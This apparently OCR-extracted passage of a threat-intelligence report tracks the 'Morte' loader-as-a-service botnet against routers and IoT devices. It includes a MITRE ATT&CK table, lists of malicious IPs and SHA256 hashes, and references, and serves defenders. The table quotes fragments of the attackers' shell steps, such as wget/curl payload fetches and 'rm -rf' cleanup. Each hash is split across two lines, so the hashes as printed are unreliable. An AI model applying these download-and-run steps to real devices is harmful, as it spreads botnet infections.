


The search focused on the analysis of these new machines, identifying nearly 70 devices with an infrastructure similar to what had been observed before:




Narrowed down Shodan result for similar infrastructures


After filtering, five portals were found still open with recent samples, from which another 25 distinct IPs were correlated as having hosted Morte within the last three months:




Many of these addresses had not yet been widely reported, due to the novelty of the Morte campaign, its multiple variations, and the different detection systems employed.



Virus total results for identified IPs #1




#2



#3

Searches were carried out in the honeypot to try to locate some of these addresses, taking into account the patterns observed earlier, but no attacks from the actor were found this time:

On the other hand, those previously pivoted addresses were found on the SOCRadar Platform.



SOCRadar's IoC Radar

Tactics Techniques and Procedures (TTPs)

Tactic	Technique	Description
TA0043 Reconnaissance	T1046: Network Service Scanning	Operators scan networks to identify high-value devices or those suitable for launching the LaaS
TA0001 Initial Access	T1190: Exploit Public-Facing Application	Morte/LaaS deploys loaders against vulnerable routers and IoT devices
TA0001 Initial Access	T1078: Valid Accounts	The attacker uses default credentials to try to access poorly maintained, vulnerable devices
TA0002 Execution	T1059.004: Unix Shell	A bootstrap (.sh) is used and commands like wget/curl, chmod +x, ./binary indicate shell execution
TA0002 Execution	T1106: Native API	Use of direct system calls inside functions to manipulate resources, sockets and other system elements
TA0003 Persistence	T1037: Boot or Logon Initialization Scripts	Scripts are used to persist by leveraging logon paths
TA0005 Defense Evasion	T1070.004: File Deletion	The script and loader delete artifacts (rm -rf morte) after execution to hinder analysis
TA0005 Defense Evasion	T1562.001: Impair Defenses: Disable or Modify Tools	Removal of processes and software that could detect or compete (killing processes, removing files)
TA0005 Defense Evasion	T1036: Masquerading	The script copies busybox to /tmp for local use, and renames processes to make them appear legitimate
TA0005 Defense Evasion	T1222: File and Directory Permissions Modification	During the script and LaaS execution, native system file permissions are modified to suit their needs or to render them unusable
TA0005 Defense Evasion	T1497: Virtualization/Sandbox Evasion	The LaaS contains Anti-VM techniques to detect system processes or run routines that measure execution timing

TA0006 Credential Access	T1110: Brute Force	Brute-force attacks are used to try to access vulnerable panels and achieve initial access
TA0007 Discovery	T1083: File and Directory Discovery	Scanning temporary directories (/tmp, /var/tmp, /dev/shm, /run) to detect binaries and other artifacts
TA0007 Discovery	T1057: Process Discovery	Enumeration of /proc and reading /proc/exe and /proc/comm to identify processes and investigate potential competitors
TA0007 Discovery	T1049: System Network Connections Discovery	Reading /proc/net/tcp and /proc/net/tcp6 to enumerate sockets and active connections
TA0007 Discovery	T1082: System Information Discovery	Gathering system information (arch, CPU, hostname, firmware) to classify the device and decide the post-exploitation payload
TA0009 Collection	T1119: Automated Collection	Automated collection of device metadata (process lists, services, ports) for inventorying and resale
TA0010 Exfiltration	T1041: Exfiltration Over C2 Channel	The loader reports device telemetry or exfiltrates credentials and metadata to the C2 panel
TA0011 Command and Control	T1071.001: Web Protocols: HTTP(S)	C2 and payload fetch over HTTP/HTTPS (wget http://bins/..., curl -O ...)
TA0011 Command and Control	T1105: Ingress Tool Transfer	Remote transfer of binaries to the host (wget/curl/tftp/ftpget) and subsequent execution

Indicators of Compromise (IoCs)

1. IP Addresses (Bash download)

Type	Indicator	Type	Indicator
IP	103.77.241.144	IP	151.242.30.16
IP	23.177.185.215	IP	103.163.119.46
IP	151.244.111.70	IP	103.118.28.144
IP	103.181.183.226	IP	45.94.31.127
IP	176.65.141.49	IP	196.251.70.174
IP	176.65.148.92	IP	185.228.81.192
IP	143.20.185.225	IP	103.77.241.42
IP	185.47.174.103	IP	196.251.72.82
IP	103.252.87.75	IP	121.127.34.107
IP	194.15.36.146	IP	172.86.66.203
IP	62.72.44.49	IP	84.201.5.31
IP	45.141.215.196	IP	202.155.95.62
IP	196.251.116.246	IP	196.251.73.162
IP	89.213.174.225	IP	176.46.152.89
IP	157.20.32.209		

2. SHA256 – Bootstrap Bash

Type	Indicator
SHA256	d4429801186c7109cf4cd1360434ef7c47184370ad
SHA256	47a83fb7a604811e999887
SHA256	7df91ed3adb982a228a860e2e68a504e42b6a092b1
SHA256	6889b14abd09702257fea6
SHA256	c2a281ca005af49c10f80f10ce0d2b874015e794bf0
SHA256	23e78111206cd68f5f183
SHA256	d6b4631589c6c68093f7d1efe718696be4c7b48684
SHA256	c47c515b4845ea6111a3b7
SHA256	9ee5066a1854ee15278b55e0a4cf9c58c2446f0f45
SHA256	99d1de85202c2341026bbb
SHA256	3bf970fac214de8ac4440e7ea7938d15dfe9db8c3a
SHA256	63807e58a74a6510aa05f3
SHA256	bf1e49c7a7d5e451eb8280d36d465bc8782aef93b6
SHA256	7606bb54982152c815aa82
SHA256	54f074f9741c2480533ce774637dae79d011ba9bc6
SHA256	16e1215ad9ddf488e162f6
SHA256	710a9284a7c39db0a45188f6e389a26853e55b1b8
SHA256	a8ada7d11487fa8a30c3a59
SHA256	9b25b603427438fe93e5a6851c94cf877f4279dd09
SHA256	3882c8e02189aa195d9d31
SHA256	cf06e258e721169d18401a20085bd449c39dacea2b

SHA256	2da351703394f83a604d5e
SHA256	6d7f5dcbbdda3ae9840e08937f02daa2a7f1546777
SHA256	684c4336b10a1fe31ca50c
SHA256	8a2880ab70300e517b82d6aebb562ea7c0d6b9c12
SHA256	14484a59d6c2a186d77ffc7
SHA256	e9d5b1831ec251f9ed3b236c8e6cae7b1a70247527
SHA256	0aa88a89bf75f8331b5754
SHA256	37416a2cd23dcd8044f35b73a430acf96d59b7dec5
SHA256	b1a3b937da27bcfb6f5217
SHA256	7a775e90731c78bd78f453e6c98f9ba1089bb3baed
SHA256	069a03dfad5667a7aede51
SHA256	eb3c93a6f4ff83533c2c255ae54a27cc810cc8e0e74
SHA256	62f4c304f53c47a90bbba
SHA256	f88aa064da17427cee044401a23918bb616950b2a
SHA256	1c9efb2bea5be89265aa0c6
SHA256	3f8dea0daa29a990427b45142d285b3f587dee4955
SHA256	255b0c16f88181d8eeb8a5


3. SHA256 – x86 Morte LaaS

Type	Indicator
SHA256	e9adfb0ec60476cbc147d52828c722770deed9bc4a
SHA256	c8d0f9a91cdb5c54926ecc
SHA256	20eec1f49d7ab9223b5d47b6f464aed12e41894257
SHA256	0966eae401968088463f1a
SHA256	e55ee7ca95beca998c6bc5f728ec0c2d1fa8af88a3b
SHA256	c54c2a61c7ad3df1a1eaa
SHA256	664479fec42ed9949bbe153e67bd8618fb4be3dba9
SHA256	d1cf8688eb6faa6e2fad34
SHA256	426cfa343d2637ae555e921aebea6a66f5370011e0
SHA256	6dff0110d6bb73b17f3920
SHA256	3a1845d8f359309f6583dbc015338b1142da2c7217
SHA256	dfeef9cc6a1d557b9b4663

4. SHA256 – x64 Morte LaaS

Type	Indicator
SHA256	16ba16bf6f0d4de4341bf38820777755012f008554f
SHA256	5e482b88cd4a85e97eb8b
SHA256	fe9608ecb6c6f60cce0eef72f1aedf2946b08b38ac5
SHA256	259f703b220abb644ea33
SHA256	b8e0f37a4b4647f17da3fa0b9fec59858517be7a410
SHA256	b220f3892864a05d6abb9
SHA256	319bcb9236451105db1e4b0f71160d10066bb569b

SHA256	378a3fbe95b0fc2028f22c1
SHA256	4c07efbb7e7a48f4fba1425d41c3149b396129a7fc7
SHA256	47416d84d6ed5ddb8b12f



The rest of the indicators of compromise, as well as their correlations, can be found on the SOCRadar Platform.

References

https://www.cloudsek.com/blog/botnet-loader-as-a-service-infrastructure-distributing-rondodox-and-mirai-payloads
https://x.com/FalconFeedsio/status/1957558192654987458
https://www.trendmicro.com/en_us/research/25/j/rondodox.html
https://www.fortinet.com/blog/threat-research/rondobox-unveiled-breaking-down-a-botnet-threat
https://www.akamai.com/es/blog/security-research/botnets-flaw-mirai-spreads-through-wazuh-vulnerability